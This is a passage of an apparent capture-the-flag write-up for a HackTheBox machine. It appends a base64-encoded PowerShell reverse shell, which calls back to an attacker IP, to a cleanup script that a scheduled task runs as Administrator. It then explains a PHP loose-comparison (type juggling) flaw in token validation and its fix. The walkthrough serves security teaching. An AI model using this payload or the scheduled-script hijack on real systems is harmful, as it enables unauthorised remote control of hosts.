Clean_DB- runsC:\Users\Administrator\Documents\db_cleanup.ps1every 15 minutes as Administrator.Clean_Containers- runsC:\Users\Administrator\Documents\container_cleanup.ps1every 3 minutes as Administrator.Copy_User_File_To_Container- runsC:\Users\Administrator\Documents\copy.ps1at boot only (BootTrigger).StartDockerDesktopCLIOnly- runscmd.exe /c docker desktop starton aLogonTrigger(Administrator,HighestAvailable).Microsoft\- the standard Microsoft system-tasks tree (Defender, telemetry, etc).
Cleanup Scripts
This was one of the last boxes to release before HTB started only offering dedicated instances to each player, so there are a few cleanup scripts in the Administrator’s Documents folder:
root@0c46ffb5e29e:/host_root/Users/Administrator/Documents# ls
'My Music'     'My Videos'              container_cleanup.ps1.bk   db_cleanup.ps1      desktop.ini    shell.ps1
'My Pictures'   container_cleanup.ps1   copy.ps1                   db_cleanup.ps1.bk   docker_setup
container_cleanup.ps1 is the one that runs every 3 minutes. I’ll make a backup:
root@116cff79f4e7:/host_root/Users/Administrator/Documents# cp container_cleanup.ps1 container_cleanup.ps1.bk
I’ll get a PowerShell reverse shell (#5 with stderr support, base64) and write it to disk:
root@116cff79f4e7:/host_root/Users/Administrator/Documents# echo 'powershell -e JABFAHIAcgBvAHIAVgBpAGUAdwA9ACIATgBvAHIAbQBhAGwAVgBpAGUAdwAiADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAQwBvAG4AdABpAG4AdQBlACIAOwAkAGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAxACIALAA0ADQAMwApADsAJABzAD0AJABjAC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgA9ADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQA9ACQAcwAuAFIAZQBhAGQAKAAkAGIALAAwACwAJABiAC4ATABlAG4AZwB0AGgAKQApAC0AbgBlADAAKQB7ACQAZAA9ACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIALAAwACwAJABpACkAOwB0AHIAeQB7ACQAbwA9AGkAZQB4ACAAJABkACAAMgA+ACYAMQAgADMAPgAmADEAIAA0AD4AJgAxACAANQA+ACYAMQAgADYAPgAmADEAfABPAHUAdAAtAFMAdAByAGkAbgBnAH0AYwBhAHQAYwBoAHsAJABvAD0AJABfAHwATwB1AHQALQBTAHQAcgBpAG4AZwB9AGkAZgAoAFsAcwB0AHIAaQBuAGcAXQA6ADoASQBzAE4AdQBsAGwATwByAEUAbQBwAHQAeQAoACQAbwApACkAewAkAG8APQAiACIAfQAkAHAAPQAiAFAAUwAgACIAKwAoAHAAdwBkACkALgBQAGEAdABoACsAIgA+ACAAIgA7AFsAYgB5AHQAZQBbAF0AXQAkAHMAYgA9ACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABvACsAJABwACkAOwAkAHMALgBXAHIAaQB0AGUAKAAkAHMAYgAsADAALAAkAHMAYgAuAEwAZQBuAGcAdABoACkAOwAkAHMALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMALgBDAGwAbwBzAGUAKAApAA==' > shell.ps1
I can go directly to the script I want it to run in, but it’s safer to take small steps.
I’ll want a newline on the end of the script, and then my shell:
root@116cff79f4e7:/host_root/Users/Administrator/Documents# echo >> container_cleanup.ps1
root@116cff79f4e7:/host_root/Users/Administrator/Documents# cat shell.ps1 >> container_cleanup.ps1
root@116cff79f4e7:/host_root/Users/Administrator/Documents# cat container_cleanup.ps1
start-sleep 100

$containers = docker ps --format "{{.ID}} {{.Image}} {{.RunningFor}}"

foreach ($line in $containers) {
    $parts = $line -split ' '
    $id = $parts[0]
    $image = $parts[1]
    $time = $parts[2]
    $unit = $parts[3]

    if ($image -in @('docker_setup-nginx-php', 'docker_setup-mariadb')) {
        continue
    }

    if (($unit -eq 'minutes' -and [int]$time -gt 10) -or
        ($unit -eq 'hours') -or
        ($unit -eq 'days')) {
        docker rm -f $id
    }
}
powershell -e JABFAHIAcgBvAHIAVgBpAGUAdwA9ACIATgBvAHIAbQBhAGwAVgBpAGUAdwAiADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAQwBvAG4AdABpAG4AdQBlACIAOwAkAGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAxACIALAA0ADQAMwApADsAJABzAD0AJABjAC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgA9ADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQA9ACQAcwAuAFIAZQBhAGQAKAAkAGIALAAwACwAJABiAC4ATABlAG4AZwB0AGgAKQApAC0AbgBlADAAKQB7ACQAZAA9ACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIALAAwACwAJABpACkAOwB0AHIAeQB7ACQAbwA9AGkAZQB4ACAAJABkACAAMgA+ACYAMQAgADMAPgAmADEAIAA0AD4AJgAxACAANQA+ACYAMQAgADYAPgAmADEAfABPAHUAdAAtAFMAdAByAGkAbgBnAH0AYwBhAHQAYwBoAHsAJABvAD0AJABfAHwATwB1AHQALQBTAHQAcgBpAG4AZwB9AGkAZgAoAFsAcwB0AHIAaQBuAGcAXQA6ADoASQBzAE4AdQBsAGwATwByAEUAbQBwAHQAeQAoACQAbwApACkAewAkAG8APQAiACIAfQAkAHAAPQAiAFAAUwAgACIAKwAoAHAAdwBkACkALgBQAGEAdABoACsAIgA+ACAAIgA7AFsAYgB5AHQAZQBbAF0AXQAkAHMAYgA9ACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABvACsAJABwACkAOwAkAHMALgBXAHIAaQB0AGUAKAAkAHMAYgAsADAALAAkAHMAYgAuAEwAZQBuAGcAdABoACkAOwAkAHMALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMALgBDAGwAbwBzAGUAKAApAA==
With nc listening, I’ll wait up to three minutes. Then there’s a shell on the host:
oxdf@hacky$ rlwrap -cAr nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.67.15 60908

PS C:\WINDOWS\system32> whoami
monitorsfour\administrator
PHP Type Juggling
Earlier in this box, I am able to dump all the users. How was I able to do that?
The app directory looks like:
www-data@821fbd6a43fa:~/app$ ls
Router.php  controllers  index.php  static  views
Inside index.php, there are routes defined, including:
$router->new('GET', '/user', 'UserController@get_users');
This says that the function is get_users in controllers/UserController.php:
public function get_users($router)
{
    $token = $_GET['token'] ?? null;

    if ($token === null) {
        echo json_encode(["error" => "Missing token parameter"]);
        exit;
    }

    $auth = new AuthController();
    if (!$auth->validate_token($token)) {
        header("Content-Type: application/json");
        echo json_encode(["error" => "Invalid or missing token"]);
        exit;
    }

    $stmt = $this->db->query("SELECT * FROM users");
    $users = $stmt->fetchAll();

    return json_encode($users);
}
This function checks that the token exists, and shows an error message if not. Then it creates an AuthController object and calls validate_token. If that returns true, it prints the full select * from users.
validate_token is:
public function validate_token($token): bool
{
    $query = "SELECT token FROM users";
    $stmt  = $this->db->query($query);
    $tokens = $stmt->fetchAll(PDO::FETCH_COLUMN);

    foreach ($tokens as $db_token) {
        if ($token == $db_token) {
            return true;
        }
    }

    return false;
}
This gets the token for every user in the DB, and if any of them match, it returns true.
“Match” is the important word there, as it checks $token == $db_token, with two =, not three. That means that it’s open to PHP Type Juggling. The image from that post is quite useful here:
When == sees two strings that both look numeric, PHP converts them to numbers and compares numerically. "0e543210987654321" parses as scientific notation and evaluates to 0.0; "0" also evaluates to 0. So "0" == "0e543210987654321" becomes 0 == 0, which is true. The fix is ===, which requires both the types and the byte values to match, so "0" === "0e543210987654321" would be false.